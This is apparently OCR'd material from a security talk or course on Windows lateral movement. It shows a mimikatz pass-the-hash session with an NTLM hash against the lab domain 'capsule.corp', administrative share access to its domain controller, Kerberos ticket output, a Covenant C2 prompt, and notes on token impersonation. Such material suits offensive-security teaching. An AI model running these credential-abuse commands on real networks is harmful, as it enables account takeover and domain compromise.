


mimikatz 2.2.0 x64 (oe.eo)

```
PS C:\Users\acapaz\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #17763 Apr 15 2019 01:18:12
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:administrator /domain:capsule.corp /ntlm:BD35111AB3B0D46129EFBDBAB06B49C4
user    : administrator
domain  : capsule.corp
program : cmd.exe
impers. : no
NTLM    : bd35111ab3b0d46129efbdbab06b49c4
  |  PID  3292
  |  TID  1484
  |  LSA Process is now R/W
  |  LUID 0 ; 18256237 (00000000:0116916d)
  \_ msv1_0   - data copy @ 0000026B9E87E480 : OK !
  \_ kerberos - data copy @ 0000026B9E884068
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 0000026B9ECE8408 (32) -> nul
```

Administrator: C:\Windows\SYSTEM32\cmd.exe


```
C:\Windows\system32>dir \\dc01.capsule.corp\C$
 Volume in drive \\dc01.capsule.corp\C$ has no label.
 Volume Serial Number is 541F-854C

 Directory of \\dc01.capsule.corp\C$

09/15/2018  09:19 AM    <DIR>          PerfLogs
04/25/2019  02:43 PM    <DIR>          Program Files
09/15/2018  11:06 AM    <DIR>          Program Files (x86)
05/05/2019  05:15 PM    <DIR>          Users
05/10/2019  06:08 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)   5,058,420,736 bytes free

C:\Windows\system32>klist

Current LogonId is 0:0x116916d

Cached Tickets: (3)

#0>     Client: administrator @ CAPSULE.CORP
        Server: krbtgt/CAPSULE.CORP @ CAPSULE.CORP
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize

        Start Time: 5/11/2019 14:27:57 (local)
        End Time:   5/12/2019 0:27:57 (local)
```



```
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
(Covenant) >
[0] 0:dotnet*Z                                                        "Strobe" 13:35 05-Jun-19
```

Can I Manipulate Interesting Tokens?

Creating and manipulating logon sessions with passwords/hashes/tickets is nice but… what if there is already what we need in the system?




```
PS C:\> Get-Process -IncludeUserName

Handles      WS(K)   CPU(s)     Id UserName               ProcessName
-------      -----   ------     -- --------               -----------
    393       8020     0.36   4656 CAPSULE\Acapaz          ApplicationFrameHost
    302      21892     0.16   3608 CAPSULE\Acapaz          backgroundTaskHost
    266      23412     0.09   4372 CAPSULE\Acapaz          backgroundTaskHost
    162       1668     0.05    980 CAPSULE\Acapaz          browser_broker
     47       3324     0.00   8052 CAPSULE\administrator   cmd
    242      15708     1.23   1928 CAPSULE\Acapaz          conhost
    191      15972     0.05   5264 CAPSULE\administrator   conhost
    239      20392     1.31   6820 CAPSULE\Acapaz          conhost
    457       1372     0.55    604                        csrss
```

Token Manipulation


- With privileges, we can manipulate any token in the system!
- Recall that credentials are tied to logon sessions
  - Interactive logon → Credentials in lsass.exe
  - Network logon → No credentials in lsass.exe (usually)
- Logon with no creds means token with no creds
- Token with no creds means USELESS TOKEN for lateral movement purposes

Token Impersonation / Theft



